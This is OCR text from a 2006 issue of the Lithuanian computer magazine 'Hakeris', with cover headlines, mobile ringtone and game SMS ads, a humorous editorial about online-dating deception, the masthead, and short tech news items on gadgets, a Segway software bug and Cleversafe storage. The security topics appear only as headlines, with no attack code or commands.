„Windows Vista" — grėsmė hakeriui / Langinės ir SSH džiaugsmai / „PowerShell" — galingasis *shellas* / Žudantis flashas / Eksploitų apžvalga / Branduolinės išdaigos / Totali pingvino kontrolė / Blogio tinkluose / Ekstremali optimizacija / „Zend Guard" hakerių taikiklyje

Nr. 11 (42) /2006

HAKERIS



ZEND GUARD hakerių taikiklyje

UŽKODUOTŲ SKRIPTŲ TYRIMAS IR NULAUŽIMAS

Kaina 9,99 Lt
Nr. 11 (42) '06
UP Group

SPALVOTI PAVEIKSLIUKAI

F5410174066	F5410171189	F5410173971	F5410174001	F5410172654	F5410172665
F5410172709	F5410172761	F5410174049	F5410172769	F5410173519	
F5410172770	F5410171346	F5410173989	F5410171217		
F5410171198	F5410171403	F5410171208	F5410171314	F5410171271	F5410174060
F5410174000	F5410171476	F5410172075	F5410172069	F5410172944	F5410172753

1. Rašyk žinutę su kodu: Pvz.: F5410173519, draugui: F5410173519 370699XXXXX
2. Siųsk numeriu: 1390

WAP/GPRS 2 Lt

NOKIA, SIEMENS: su WAP nustatymais, SAMSUNG: D100, E100, E700, E710, P100, P400, P510, S100, S500, T500, X400, X450, D700, V100, P700, MOTOROLA: C350, C370, C450, C550, E380, C650, SONY-ERICSSON: 300, T68, T302, T306, T310, T312, T316, T230, Z200, Z208, Z500, Z600, Z608, K700c, K700i, Z1010

JAVA ŽAIDIMAI

Medžioklės sezonas atidarytas! — LG: c1300. Motorola: c650, c650, e398, v180, v220, v3, v300, v500, v525, v547, v600. Nokia: 2650, 3100, 3120, 3200, 3220, 5100, 6020, 6030, 6100, 6220, 6230, 6230i, 6600, 6610, 6610i, 6630, 6670, 6680, 6800, 6820, 7210, 7250, 7260, 7610, 8800, n70. Samsung: d500, d500e, d600, e330, e630, e700, e800, x460, x480, x640. Siemens: c65, c75, cx65, m65, s65. SonyEricsson: t610, t630, v800, w550i, w800, w800i, w810i, z600, z800.
J5410171225

Gangstar Crime City — Motorola: c650, c650, e398, v180, v220, v3, v300, v500, v525, v547, v600. Nokia: 2650, 3100, 3120, 3200, 3220, 3230, 6020, 6030, 6060, 6100, 6230, 6230i, 6600, 6610, 6630, 6670, 6680, 7210, 7250, 7260, 7610, n70. Samsung: d500, d500e, d600, e330, e630, e700, e800, x460, x480, x640. Siemens: c65, c75, cx65, m65, s65. SonyEricsson: t610, t630, v800, w550i, w800, w800i, w810i, z600.
J5410171228

Sexy Vegas — Motorola: c650, c650, e398, v180, v220, v3, v300, v500, v525, v547, v600. Nokia: 2650, 3100, 3120, 3200, 3220, 3510i, 6020, 6030, 6100, 6220, 6230, 6230i, 6610, 6630, 6680, 7210, 7250, 7260, n70.Samsung: d500, d600, e330, e630, e700, e800, x460, x640. Siemens: c65, c75, cx65, m65, s65. SonyEricsson: j300i, k300i, k500i, k600i, s700i, t610,t630, v800, w550i, w800, w800i, w810i, w900i, z600, z800.
J5410171209

Dogz — LG: c1300. Motorola: c650, c650, e398, v180, v220, v3, v300, v500, v525, v547, v600. Nokia: 2650, 3100, 3120, 3200, 3220, 6020, 6030, 6060, 6100, 6220, 6230, 6230i, 6600, 6610, 6630, 6670, 6680, 7210, 7250, 7260, 7610, n70. Samsung: d500, d500e, d600, e330, e630, e700, e800, x460, x480, x640. Siemens: c65, c75, cx65, m65, s65. SonyEricsson: t610, t630, v800, w550i, w800, w800i, w810i, z600.
J5410171222

Rayman Raving Rabbids — LG: c1300. Motorola: e398, v3, v300, v500, v525, v547, v600. Nokia: 2650, 3100, 3120, 3200, 3220, 3230, 6030, 6060, 6100, 6230, 6230i, 6600,6610, 7210, 7250, 7260. Samsung: d500, d500e, e330, e630, e700, e800, x460. Siemens: c65, c75, cx65, m65, s65. SonyEricsson: t610, t630, v800, w550i, w800, w800i, w810i, z600, z800.
J5410171299

Sin - 11 — Motorola: e398, v3, v300, v500, v525, v547, v600, v620. Nokia: 2650, 3100, 3120, 3200, 3220, 3230, 3300, 5100, 6020, 6030, 6060, 6100, 6200, 6220, 6230, 6230i, 6600, 6610, 6610i, 6630, 6670, 6680, 6800, 6820, 7200, 7210, 7250, 7260, 7600, 7610, 8800, n70, n90. Samsung: d500, e330, e630, x480, x640. Siemens: c65, cx65, cx70, m65, s65. SonyEricsson: k300i, k500i, k700i, s700i, t610, t630, v800, w550i, w800, w800i, w810i, w900i, z1010, z600, z800.
J5410171263

New York Nights — Motorola: c380, c650, c650, v3, v300, v500, v600, v620. Nokia: 3100, 3200, 3300, 3510i, 5100, 6100, 6200, 6220, 6230, 6600, 6610, 6610i, 6630, 6800, 6820, 7200, 7210, 7250, 7260, 7610. Samsung: x460. Siemens: c65, cx65, m55, mc60, s55, s65, sl55. SonyEricsson: k700i, t610, t630, z600.
J5410171147

BIMMER 3D RACING — Nokia: 3155, 3155i, 6111, 6165i, 6233, 6255i, 6270, 6280, 6630, 6680, 6681, 6682, 7370, n70, n71, n91. Samsung: z140, z150, z220, z300, z310, z400, z500, z510, z540, z560, z710, zv10, zv30, zv50. Siemens: c75, cf75, cx70, cx75, m75, me75, s75, sl75.SonyEricsson: k300, d750, j210, j300, k600, k608, k608, k610i, k700, k750, v600, v630, v800, w550, w600, w800, w810, z800, z550.
J5410171294

1. Rašyk žinutę su kodu: Pvz.: J5410171225, draugui: J5410171225 370699XXXXX
2. Jei priklausai OMNITEL ar BITĖ, siųsk numeriu: 1390
   Jei priklausai TELE2, siųsk numeriu: 1399

WAP 10 LT

MELODIJŲ TOP 20

1	69 DANGUJE - Gyvenu	5410172387
2	NL - Užknisa tavo skambučiai	5410172369
3	ANDRIUS RIMIŠKIS - Kam tu man	5410172383
4	NL - R-1	5410172365
5	YVA - Katyčių daina	5410172372
6	BUMER-2 - BUMER-2	5410172234
7	DIMA BILAN - Never Let You Go	5410172294
8	ЮРИЙ ШАТУНОВ - Белые розы	5410172363
9	MAMA ROCK'N'ROLL - Mano gitara	5410172373
10	69 Danguje - 9 danguj	5410172107
11	SNIEGĖ IR KARINA - Ten	5410172359
12	Ž.ŽVAGULIS - Alaus danguje nėra	5410171690
13	MAMA ROCK'N'ROLL - Mergužėle	5410172324
14	ČIORNYJ BUMER	5410171061
15	NL - Ruri Ruri	5410172366
16	OGGY	5410171062
17	АЙДАМИР МУГУ - Чёрные глаза	5410172331
18	BUMER 2 - Осень	5410172349
19	YVA - Paukštelis	5410171534
20	NL - Mergaitės	5410172386

ĮVAIRIOS MELODIJOS

SEL - Hipnozė ☆	5410172395
NAUJIEJI LIETUVIAI - Apie norą ☆	5410172394
BARBĖ-Q - Pabučiuok mane ☆	5410172393
КУКЛЫ НА ПРОКАТ - Капали слезы ☆	5410172396
TATU - Loves Me Not	5410172392
FREDDIE MERCURY - Love Kills	5410172391
BODYROX - Yeah Yeah	5410172390
POLIKLINIKA - Mergaičių grupės kaltos	5410172389
DELFINAI - Jei liūdesys tave sušildo	5410172388
ROBBIE WILLIAMS - Rudebox	5410172377
BOB SINCLAR - Rock This Party	5410172376
PINK - U & Ur Hand	5410172371
ДИМА БИЛАН - Я так люблю тебя	5410172384
JUSTIN TIMBERLAKE - Sexy Back	5410172370
FUNKY - В облаках	5410171266
МУМИЙ ТРОЛЬ - Утекай	5410171400
TAJA - Naktelė	5410172163
BAVARIJA - Be ribų	5410172091
THE BLACK EYED PEAS - My Humps	5410172156
GORILLAZ - Dirty Harry	5410172146
IN-GRID - In Tango	5410172023
THE PRODIGY - Out Of Space	5410172034
ČIUNGA - ČIANGA	5410171070
USHER - My Boo	5410171486

SMS TONAI

Lietutis	5410171431	Varpeliai	5410171420
Tik tak tik tak	5410171424	Linksma pabaiga	5410171419
Standartinis sms	5410171423	Pergalė	5410171418
Medinis skambesys	5410171422	Greitoji medicinos pagalba	5410171417
Pianino garsai	5410171421	Buksuojantis signalas	5410171416

MONOTONINĖ
1. Rašyk žinutę su: M ir kodu: Pvz.: M5410172374, draugui: M5410172374 370699XXXXX
2. Siųsk numeriu: 1390

POLIFONINĖ WAP/GPRS 2 Lt
1. Rašyk žinutę su: P ir kodu: Pvz.: P5410172374, draugui: P5410172374 370699XXXXX
2. Siųsk numeriu: 1390

MELODIJOS MONOTONINĖS: NOKIA: visiems modeliams
MELODIJOS POLIFONINĖS: NOKIA, SAMSUNG, MOTOROLA, SIEMENS, SONY-ERICSSON,LG, PANASONIC: su WAP nustatymais

ANIMACIJA

W5410171202	W5410171042	W5410171191	W5410171190

1. Rašyk žinutę su kodu: Pvz.: W5410171202, draugui: W5410171202 370699XXXX
2. Siųsk numeriu: 1390

WAP/GPRS 2

NOKIA: 2600, 2650, 3100, 3108, 3120, 3128, 3200, 3220, 3230, 3510i, 3530, 3660, 5100, 5140, 6020, 6021, 603 6101, 6108, 6170, 6220, 6230, 6260, 6600, 6610i, 6620, 6630, 6670, 6680, 6681,6810, 6820, 6822, 7200, 7250, 7250i, 7270, 7610, 7650, 9300, 9500, N-Gage, N-GageQD, SIEMENS: A60, A62, A65, A75, Ax75, C62, CF75, C CX65, CX70, CX75, CFX65, CXT65, E700, E800, M55, M75, MC60, S65, SF65, SK65, SP65, ST55, St60, V500, V560, X100, X120, X600, X640, MOTOROLA: C350, SONY-ERICSSON: T610, T630

LINKSMIEJI SKAMBUČIAI

Šiltas gimtadienio sveikinimas merginai	S5410171006	Nepažįstamojo komplimentai JAI	S5410171024
Šiltas gimtadienio sveikinimas vaikinui	S5410171007	Nepažįstamosios komplimentai JAM	S5410171025
Dainingas gimtadienio sveikinimas JAI	S5410171008	Laimėjote romatišką vakarienę ir naktį viešb.	S5410171026
Dainingas gimtadienio sveikinimas JAM	S5410171009	Nebeeikit į savo sporto klubą	S5410171027
Sveikinimas besiruošiančiam vesti vyrui	S5410171010	Prieikite prie lango...	S5410171028
Sveikinimas besirengiančiai tekėti merginai	S5410171011	Bėkite pažiūrėti savo tualeto. Ten...	S5410171029
Kvietimas filmuotis pornografinėse scenose	S5410171012	Tavo automobiliui galas	S5410171030
Kvietimas dirbti klubo GO GO mergina	S5410171013	Atidaryk duris. Ten dovana	S5410171031
Kvietimas tapti klubo GO GO berniuku	S5410171014	Gavote palikimą	S5410171032
Kvietimas dalyvauti TV pokalbių laidoje	S5410171015	Gavote vizą į JAV	S5410171033
TV erotinė laida ieško vedėjos	S5410171016	Mačiau tave nuogą (moteriai)	S5410171034
TV erotinė laida ieško vedėjo	S5410171017	Mačiau tave nuogą (vyrui)	S5410171035
JAM skambina striptizo šokėja	S5410171019	Skambina ŽIGOLO	S5410171036
JĄ kviečia pašokti striptizą už 5000 Lt	S5410171020	Skambina iš gėjų asociacijos	S5410171037
JĮ kviečia sušokti striptizą už 5000 Lt	S5410171021	Skambutis iš RADINIŲ biuro	S5410171038
Vaikinas prisipažįsta meile	S5410171022	VIP skambutis iš BANKO	S5410171039
Mergina prisipažįsta meile	S5410171023	Skambina iš DRAUDIMO kompanijos	S5410171040

1. Rašyk žinutę su kodu: Pvz.: S5410171023, draugui: S5410171023 370699XXXXX
2. Jei priklausai OMNITEL ar BITĖ, siųsk numeriu: 1390 Jei priklausai TELE2, siųsk numeriu: 1384

Visiems mobilių telefonų modeliams

5 Lt WAP

GYVI GARSAI

ŠAKALAS 1 D5410171525	GORILA D5410171521	VARLĖ D5410171247
ARKLIO ŽVENGIMAS 1 D5410171522	GAIDYS D5410171506	ELNIO MAUROJIM D5410171520
ANTIES KVAKSĖJIMAS D5410171519	ASILAS 2 D5410171518	SUIRZĘS ŠUNYTIS D5410171516

1. Rašyk žinutę su kodu: Pvz.: D5410171036, draugui: D5410171036 370699XXXXX
2. Jei siųsk numeriu: 1390

WAP/GPRS 3

LG: g4050, g5500, t5100. Nokia: 2355, 3200, 3220, 3230, 3600, 3620, 3650, 3660, 5140, 5140i, 6020, 6021, 6170, 623 6230i, 6260, 6270, 6600, 6620, 6630, 6670, 6680, 6681, 6810, 6820, 6822, 7200, 7270, 7600, 7610, 7650, n-gage, n-ga 7260. Siemens: c60, c62, c65, cf62, cf65, cl75, cx65, cx70, cx75, m65, m75, mc60, s55, s56, s57, s65, sk65, sl55, sl65, st55, st60. SonyEricsson: t230, t300, t302, t310, t316, t610, t616, t618, t630, t68i.

WAP/GPRS

SOS ➡ support@


Įsitikinkite, kad telefone įjungta WAP/GPRS paslauga. Ją užsisakykite paskambinę savo operatoriui: TELE2 - 117, OMNITEL - 1566, BITĖ GSM - 1501. Paslauga tinka visiems OMN BITĖ LIETUVA, TELE2 klientams, išskyrus MAŽYLIO vartotojus.

INTRO

Muilo operų motyvais:
„Tikra meilė – tik tarp kompiuterių“

Aš – nuosavos kompanijos verslininkas. Tamsaus gymio, rudų akių. Vaikštau kostiumuotas ir susitvarkęs. Šiaip nesu aš labai keistas žmogus – man tiesiog nesiseka susirasti draugų.
Jos vardas Laura. Bet kai susipažinome, to dar nežinojau. Jos vardas tada dar buvo IncognitoPadraica. Nemėgstu žmonių su vardais sexxxybarbie arba angellliucke. Tokie vardai išgalvoti ir juose nėra nė dalelės širdies. Bet su IncognitoPadraica viskas buvo kitaip nuo pat pradžių. Ji buvo keistai maloni ir ji rašė be klaidų. Dar ji mokėjo juoktis su viena šypsena – ne taip, kaip kai kurios kitos (prideda „smailų“ labai daug ir nesuprasi, ar labai juokinga, ar nežino, ką pasakyti).
IncognitoPadraica „dėdavo“ vieną šypseną. Dar ji visur ir visada pridėliodavo kablelių, brūkšnių ir dvitaškių – turbūt tikra lietuvė (bent tada taip pagalvojau). Kas tu? Ką tu darai? Ir taip iki 21:00. Kiekvieną vakarą, 7 dienas per savaitę. Nejučia pamilau, galbūt netgi supratau, jog tai tas žmogus, kurį man skiria likimas.
Susitarėme kartą susitikti – žinojau, kaip ji atrodys, nes buvau matęs jos nuotrauką. Ji pati man ją atsiuntė ir paprašė maniškės. Savo nuotraukos nesiunčiau – ištraukiau padorią foto iš interneto. Todėl laukiau paskirtoje vietoje su tulpe celofane ir šokoladu savo odinės striukės kišenėje. Akinius nusiblizginau, plaukus susišukavau, net pasikvepinau. Laukiau. Nesulaukiau.
Grįždamas namo vis svarsčiau, kad mane apmovė, bet kitą sekundę jau pagaudavau save galvojant, jog galbūt atsitiko kažkas netikėto, kokia nors nelaimė. Grįžau namo.
Ją radau online. Pasakė, kad nebegali taip daugiau. Ir kad manęs nerado susitikimo vietoje. Kaip ir aš jos neradau.
Iš tikrųjų aš tik „kompiuteristas“. Neturiu kompanijos, o visus mano kostiumus kadaise dėvėjo mano tėtis.
Iš tikro IncognitoPadraica turbūt net nėra graži. Galbūt ji net ne suaugusi. Jeigu ji išvis bent jau mergina, o ne vaikinas...
Išdūrė. Tulpę pamerkiau, šokoladą suvalgiau.
Po savaitės susiradau AstaSidabrine. Ši visai kitokia. Ji išgydys mano skausmą. Tulpė dar nenuvyto, todėl ieškau „savo“ nuotraukos internete...

JoKeR




06



10



14



20



24



32



36



38



40



Žurnalas „HAKERIS“
ISSN 1648-6862

Jonavos g. 254a, LT–44132 Kaunas
http://www.hakeris.lt
root@hakeris.lt


Vyr. redaktorius
Arnaldas Augutis
Dizaineris–maketuotojas
Gediminas Lukavičius
Stilistė
Laura Barzdaitienė

REDAKCIJA:
Jogintas Visockas,
Žydrūnas Kliševičius,
Edmundas Valaitis,
Kristina Dembinskaitė,
Aurelija Pociūtė,
Ričardas Jaščemskas,
Teresė Štuopytė.

LEIDĖJAS:
UAB „InDiza“
Jonavos g. 254a,
LT–44132 Kaunas
Tel.: +370 37 763 203
Faks.: +370 37 764 995

Dėl reklamos žurnale kreiptis:
Stasys Švabas
Mob. tel.: +370 614 16659
+370 5 210 1520
Fax. +370 5 210 1521
stasys@upg.lt

SPAUDĖ:
AB spaustuvė „Spindulys“
Gedimino g. 10,
LT–44318 Kaunas
Užs. Nr. 6.1102
Žurnalas parengtas bendradarbiaujant
su kompanija
„GameLand International, Inc.“


BRANDUOLINĖS IŠDAIGOS

52


Totali pingvino kontrolė

56


BLOGIO TINKLUOSE


Ekstremali optimizacija

67


FAQ



→ „SEGWAY" SU KLAIDOMIS

2002 metais kompanija „Segway" pasauliui pristatė visiškai naują ir, jos žodžiais tariant, revoliucingą judėjimo būdą — dviratę priemonę su vairu ir motoru, ant kurios vairuotojas turi stovėti, o norėdamas nenukristi turi laikyti pusiausvyrą. Apie 5 tūkstančius dolerių kainuojantis aparatas patiko turtuoliams, ekstremalams, juo netgi apsiginklavo vokiečių policija. Nepaisant tariamo konstrukcijos trapumo, „Segway" pirkėjus patikino, kad važinėti su jų naujove nė kiek ne pavojingiau, nei su dviračiu. Tačiau nesenai paaiškėjo, kad viskas yra kiek kitaip. Jau dabar daugelis šio įrenginio savininkų skundžiasi patyrę traumas, o per pastaruosius metus rimtai susižalojo mažiausiai 6 žmonės. Amerikiečių pramoninių prekių saugumo komisija tiesiog negalėjo neatkreipti dėmesio į šiuos faktus, taigi atliko tyrimą ir išaiškino, kad šios stebuklingos transporto priemonės programinėje įrangoje slypi pavojinga klaida. Kai aparatas pasiekia maksimalų greitį, netikėtai gali įsijungti atbulinė pavara, dėl ko vairuotojas tiesiog išskrenda iš savo vietos. Nepaisant to, kad kompanija jau pasiūlė šios problemos sprendimą, komisija visiems prietaiso savininkams suteikė teisę grąžinti šį žaisliuką gamintojui ir gauti pilną piniginę kompensaciją.

→ GROTUVAS–SPORTININKAS



Eilinis kompanijos „Sony" sukurtas Walkman skirtas ne šiaip sau muzikos mėgėjams, o visiems tiems, kas gyvena aktyviai. Jame įdiegta daugybė specialių funkcijų (žingsnių ir kalorijų skaitiklis, sekundometras, nueito atstumo matuoklis ir t.t.), o dėl laibo ir stilingo aliuminio korpuso jis nepraleidžia vandens. Bėgiojant spaudyti valdymo mygtukus nėra labai patogu, todėl šį įrenginį galima valdyti su pasukamu jungikliu. Muzikinės funkcijos nenusileidžia sportinėms. Grotuvui tinka MP3, *Atrac*, taip pat ir *non–DRM WMA* bei AAC formatai, jame įmontuotas FM imtuvas! Jis taip pat gali pasigirti firmine greito pakrovimo funkcija, o į pateikiamą komplektą įeina ausinės, apmautas nešiojimui ant rankos ir metalinė grandinėlė. Tam tikrų įrenginio modelių atminties talpa siekia 2 Gb, grotuvo gabaritai nėra dideli — 96,5x20x21 mm, o sveria jis vos 27 gramus.

→ MAŽIEJI „VERBATIM'AI"



Kompanija „Verbatim" sukūrė tikrą dovaną būsimiems naujausių įrašančių vaizdo kamerų savininkams. Būtent ji anonsuoja mini DVD–R diskus, kurie yra ne paprasti, o dvisluoksniai. Būdami vos aštuonių centimetrų skersmens, jie gali aprėpti beveik valandą vaizdo arba 2,6 Gb duomenų. Savaime suprantama, juos galima naudoti ne tik su vaizdo kameromis, bet ir su bet kokia šį standartą pripažįstančia įranga, tačiau vaizdo įrašyme jie turi didžiulį privalumą: įrašymas vyksta nepertraukiamai, kaip kad tai vyksta su dvisluoksniais kaupikliais. Kaip ir visi nauji optiniai kompanijos gaminami diskai, mini DVD–R DL turi apsauginį *Scratch Guard* sluoksnį, kuris diskus padaro atsparesnius įbrėžimams, užteršimams ir riebalų dėmėms (pavyzdžiui, pirštų prisilietimams). Vienas atskirai parduodamas Mini DVD–R DL diskas kainuos maždaug 3,5 dolerio, o 5 vienetų pakuotė tau atiteks už 18 dolerių.


→ BALISTINIS NANOTRANZISTORIUS

Kaip kompiuterius padaryti greitesniais? Vienas iš būdų — tobulinti pagrindinį tiksliosios technikos elementą — tranzistorių. Taigi Ročesterio universiteto mokslininkai ėmėsi netradicinio požiūrio į tranzistorius ir sukūrė nanotranzistoriaus prototipą, kuris radikaliai skiriasi nuo bet kokio kito puslaidininkio. Šis naujos kartos prietaisas buvo pavadintas balistiniu tranzistoriumi (*Ballistic Deflection Transistor* — BDT).

Prietaiso pagrindą sudaro puslaidininkė medžiaga, kurioje elektronai yra dvimačių elektroninių dujų (*2D electron gas*) būsenoje. Puslaidininkio viduje elektronai tokioje būsenoje juda nesusidurdami su priemaišų atomais, kurie galėtų suprastinti tranzistoriaus veikimą.

Pasiūlyta įrenginio versija turėtų išskirti kur kas mažiau šilumos ir veikti kur kas greičiau. Juk jame srūva nepertraukiamas elektronų srautas, kurie nesustoja, kaip kad tai vyksta įprastiniuose nuo seno konstruojamuose tranzistoriuose. Dar galima pridurti, kad elektronų judėjimas BDT tranzistoriuje bus jeigu ne nemokamas, tai tikrai labai pigus.

Kaip sako mokslininkai, balistinis tranzistorius leis konstruoti mikroschemas, kurios jau po keleto metų pasieks terahercinius dažnius (tiesa, mokslininkai turės surasti būdą testuoti tokius įrenginius, nes kol kas dar nėra sukurtas terahercinis osciloskopas!). Įsivaizduoji, kaip smarkiai tada turėtų išaugti kompiuterių našumas?



› Balistinis tranzistorius po mikroskopu.

→ TAI BENT PLOKŠTĖ!



Jeigu ne maniakai, kurie pasiruošę dieną naktį kapstytis geležyje, kad tik iš jos išspaustų dar porą fps, tuomet daugeliui gamintojų būtų kur kas sunkiau gyventi. Pavyzdžiui, jeigu nebūtų dėl greičio viskam pasiruošusių entuziastų, kompanija „Leadtek“ vargu ar būtų išleidusi plokštę *WinFast PX7900 GS TDH*. Jos pagrindą sudaro grafinis *GeForce 7900 GS* procesorius su 256 bitų sąsaja, 20 konvejerių ir dirbantis su GDDR3 atmintimi. Be to, plokštę galima naudoti kartu su SLI. .264, MPEG–2 ir WMV (taip pat ir WMV HD) formatai dėl aparatinio dekoderio atkūrimo metu minimaliai apkrauna procesorių. Be to, plokštė palaiko HD DVD, *Blu–ray* diskus ir kitus formatus su įmontuota *High–bandwidth Digital Content Protection* (HDCP) apsauga. Į kartu su plokšte pateikiamą komplektą įeina du žaidimai ir programinis DVD grotuvas.

→ TO DAR NIEKAS NEŽINOJO

Per pastaruosius metus MSI kompaniją giria ir dauguma technikos kūrėjų, ir netgi technikos kritikų. Novatoriški sprendimai, unikalus dizainas ir bandymas padaryti tai, ko bijo visi – tai išryškina ir naujasis MP3 grotuvas P650. Atrodo, ko jau ko, bet MP3 grotuvų pasirinkimas tikrai labai platus, tačiau MSI nesibaimina konkurencijos ir toliau skinasi kelią link mūsų. Ir labai gerai, nes naujasis modelis turi labai daug puikių savybių. 1,8 colių įstrižainės TFT ekranas, 2 GB talpa, FM radijas, „kalbų mokymo“ funkcija ir, žinoma, begalė suderinamų formatų: MP3, WMA, WMA+DRM (muzika), M-JPEG (filmai) ir JPEG (nuotraukos). USB 2.0 jungtį naudojantis grotuvas išgyvena labai ilgai – 14 val., jeigu klausysies muzikos, ir 4 val., jeigu peržiūrinėsi nuotraukas. Be to, jis itin mažas ir labai portatyvus – tos savybės, kurios yra svarbiausios nešiojamam prietaisui, iš mūsų sulaukia aukščiausių įvertinimų. Išduosime paslaptį – apie šį modelį sužinojai vienas pirmųjų pasaulyje...



→ SAUGUMO SKAIDYTUVAS



„Piliečiai, laikykite pinigus taupomojoje kasoje", — bylojo mums Ostapas Benderis. „Svarbią informaciją laikykite ne kompiuteryje, o internete", — sako mums *Cleversafe* projekto kūrėjai. Žinoma, čia neturima omeny, kad atviru pavidalu kokiame nors *delfi.lt* pateiktum savo kreditinės kortelės numerį. Vaikinai iš *Cleversafe* siūlo pasinaudoti visiškai nauja apsaugos rūšimi, kuomet į keletą kruopščiai užšifruotų dalių suskaidyta informacija bus saugoma iš karto keliuose serveriuose. Dėl to net jeigu tavo kompiuteris sudegs per gaisrą arba nedorėlis hakeris ištrins visą tavo diską, tu visada žinosi, kad tau svarbūs duomenys nenukentės. Autoriai šią idėją pasiskolino iš kriptografo Ado Šamiro, kuris savo 1979 metais išpublikuotame straipsnyje „Kaip dalinti paslaptis" aprašė informacijos padalinimą į fragmentus ir jos publikavimą viešai prieinamose vietose. *Cleversafe* — atviro kodo projektas, todėl specialistai numato, kad jo populiarumas labai greitai augs, ir ilgainiui susiformuos vieninga paskirstyta informacijos saugykla, kuri bus tinkama naudoti tiek korporacijoms, tiek ir privatiems asmenims. Beje, vartotojui nereikia bijoti, kad jeigu koks nors vienas iš 11-os šiuo metu prieinamų serverių lūš, tada informacija bus prarasta. Pagal *Cleversafe* technologiją, net jeigu sistema prarastų 5 serverius, informaciją kuo puikiausiai galima atstatyti iš likusių 6. Panašu į tai, kad šis įrankis turi visas galimybes tapti geriausiu draugu tiems, kas vertina privatumą.



→ MĖLYNI SPINDULIAI

